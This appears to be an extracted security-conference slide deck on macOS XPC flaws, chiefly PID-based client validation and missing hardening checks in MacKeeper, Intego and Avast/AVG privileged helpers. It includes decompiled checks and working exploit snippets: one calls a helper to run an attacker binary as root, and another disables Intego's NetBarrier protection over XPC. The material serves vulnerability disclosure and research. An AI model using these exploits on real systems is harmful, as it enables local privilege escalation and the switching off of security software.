




#### 4. Using insecure process identifier (PID) to perform client validation



#### 4. Using insecure process identifier (PID) to perform client validation



**Change process' image to the  
legit executable using  
`posix_spawn()`**

#### 4. Using insecure process identifier (PID) to perform client validation




1. Get **PID** from the connection object
2. Create a code object based on that **PID**
3. Perform signature check
4. `isValid()`
5. Establish connection or not



← pop

Connection 1	PID
	Action to perform
Connection 2	PID
	Action to perform
...	PID
	Action to perform
Connection n	PID
	Action to perform



**shell time (bugz)**

# Mackeeper

- multiple issues:
  - uses process ID
  - missing client "hardening" validation
- attack: old MacKeeper client


```
int sub_100003ad7(int arg0) {
    var_40 = **_kSecGuestAttributePid;
    r13 = [arg0 retain];
    r14 = *_objc_msgSend;
    r15 = [NSNumber alloc];
    rbx = [arg0 processIdentifier];
    ...
    rax = SecCodeCopyGuestWithAttributes(0x0, r14, 0x0, &var_50);
    if (rax == 0x0) {
        var_48 = 0x0;
        rax = SecCodeCopySigningInformation(var_50, 0x8, &var_48);
        if (rax == 0x0) {
            rdx = **_kSecCodeInfoFlags;
            (r15)([(r15)(var_48, @selector(objectForKeyedSubscript:), rdx)
                retain], @selector(intValue), rdx);
            [rax release];
            CFRelease(var_48);
            if (!COND) {
                rbx = 0x0;
            }
        } else {
            var_48 = 0x0;
            rbx = 0x0;
            rax = SecRequirementCreateWithString(@"anchor apple
                generic and (certificate leaf[field.1.2.840.113635.100.6.
                1.9] or certificate 1[field.1.2.840.113635.100.6.2.6] and
                certificate leaf[field.1.2.840.113635.100.6.1.13] and
                certificate leaf[subject.OU] = \"64424ZBYX5\"), 0x0, &
                var_48);
```

# Mackeeper

- LPE - how?
- Many exposed NSXPC methods
  - initializeWithOpenVPNPath: callback:
- Exploit: inject to the old client and establish valid NSXPC connection

```
[xpcConnection.remoteObjectProxy initializeWithOpenVPNPath:@"/tmp/  
PrivilegeEscalationTester" callback:^(BOOL success) {  
    NSLog(@"initializeWithOpenVPNPath? %d", success);  
};  
  
sleep(2);  
  
[xpcConnection.remoteObjectProxy startVPNConnectionWithIP:@"8.8.8.8"  
protocol:@"TCP" port:@"1234" callback:^(unsigned long long success) {  
    NSLog(@"startVPNConnectionWithIP? %llu", success);  
};  
  
sleep(1);  
}
```

```
import Foundation  
  
do {  
    try "Privileges elevated to root!".write(toFile: "/etc/lpe", atomically: true,  
encoding: .utf8)  
} catch {  
    print("[X] Permission denied")  
}
```



parts.zip

Desktop — -zsh — 167x49

```
[catalina-vm@Testers-Mac Desktop % shasum /Library/PrivilegedHelperTools/com.mackeeper.MacKeeperPrivilegedHelper  
2eefd6a4a5f93d45f04d4ad627b6bcc415e2dd1c  /Library/PrivilegedHelperTools/com.mackeeper.MacKeeperPrivilegedHelper  
catalina-vm@Testers-Mac Desktop % ]
```

# Intego Mac Security

- Multiple issues:
  - uses process ID
  - missing client "hardening" validation
- Attack: old Intego installer (2014)

```
+ (char) verifyProcessIdentifier:(int)arg2 {
    r14 = arg2;
    if (*_verifyProcessIdentifier:.onceToken != 0xffffffffffffffffffff) {
        dispatch_once(_verifyProcessIdentifier:.onceToken, ^{
            SecRequirementCreateWithString(@"anchor apple generic and certificate
1[field.1.2.840.113635.100.6.2.6] exists and certificate leaf[field.1.
2.840.113635.100.6.1.13] exists and certificate leaf[subject.OU] =
\"TCG22P5KE4\"", 0x0, _verifyProcessIdentifier:.sRequirements);
        return;
    });
}
var_38 = **_kSecGuestAttributePid;
rax = [NSNumber numberWithInt:r14];
rax = [rax retain];
rbx = rax;
var_30 = rax;
rax = [NSDictionary dictionaryWithObjects:r14 forKeys:&var_38 count:0x1];
r15 = [rax retain];
[rbx release];
var_48 = 0x0;
rax = SecCodeCopyGuestWithAttributes(0x0, r15, 0x0, &var_48);
if (rax != 0x0) {
    rax = SecCodeCopyGuestWithAttributes(0x0, r15, 0x0, &var_48);
    NSLog(@"Unable to identify guest for pid (%d) : %d", r14, rax);
}
```

# Intego Mac Security

- Over 10 XPC services
- Full AV control
  - setGlobalProtectionState:  
authorization:completion  
Handler:
- Attack: inject to the Intego  
installer and establish valid  
XPC connection

```
void exploit() {
    NSXPCInterface *remoteInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(NBRDaemonAgentInterface)];
    NSXPCConection *xpcConnection = [[NSXPCConection alloc]
initWithMachServiceName:@"com.intego.netbarrier.daemon.agent"
options:NSXPCConectionPrivileged];
    xpcConnection.remoteObjectInterface = remoteInterface;

    xpcConnection.interruptionHandler = ^{
        NSLog(@"Connection Terminated");
    };

    xpcConnection.invalidationHandler = ^{
        NSLog(@"Connection Invalidated");
    };

    [xpcConnection resume];
    NSLog(@"[+] XPC CONNECTION ESTABLISHED");

    [xpcConnection.remoteObjectProxy setGlobalProtectionState:0LL
authorizationData:prepareAuthorizationData() completionHandler:^
(BOOL success) {
        if(success == YES) {
            NSLog(@"[+] NETBARRIER DISABLED SUCCESSFULLY");
            exit(0);
        }
    }];
}
```

MacOS — -zsh — 126x24

```
tester@testers-Mac MacOS % ./Exploit
```

# Avast & AVG

- Those AVs share the same XPC codebase
- Issue:
  - missing client "hardening" validation
- Attack: Old Avast (2017)

```
rax = *direct field offset for Swift._ContiguousArrayStorageBase.countAndCapacity : Swift._ArrayBody;
rax = *rax;
*(int128_t *) (rbx + rax) = intrinsic_movups(*(int128_t *) (rbx + rax), intrinsic_movaps(xmm0, *(int128_t *) 0x100003fc0));
*(int128_t *) (rbx + 0x20) = intrinsic_movdqu(*(int128_t *) (rbx + 0x20), intrinsic_punpcklqdq(zero_extend_64("identifier
\"com.avast-AAFM\" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] and certificate leaf
[field.1.2.840.113635.100.6.1.13] and certificate leaf[subject.OU] = \"6H4HRTU5E3\""), zero_extend_64(0xcc)));
*(rbx + 0x30) = 0x0;
r12 = (extension in Foundation):Swift.Array._bridgeToObjectiveC() -> __C.NSArray(rbx, *type metadata for Swift.String);
sub_100001250();
rbx = [r15 authenticateConnectionWithRequirements:r12];
```

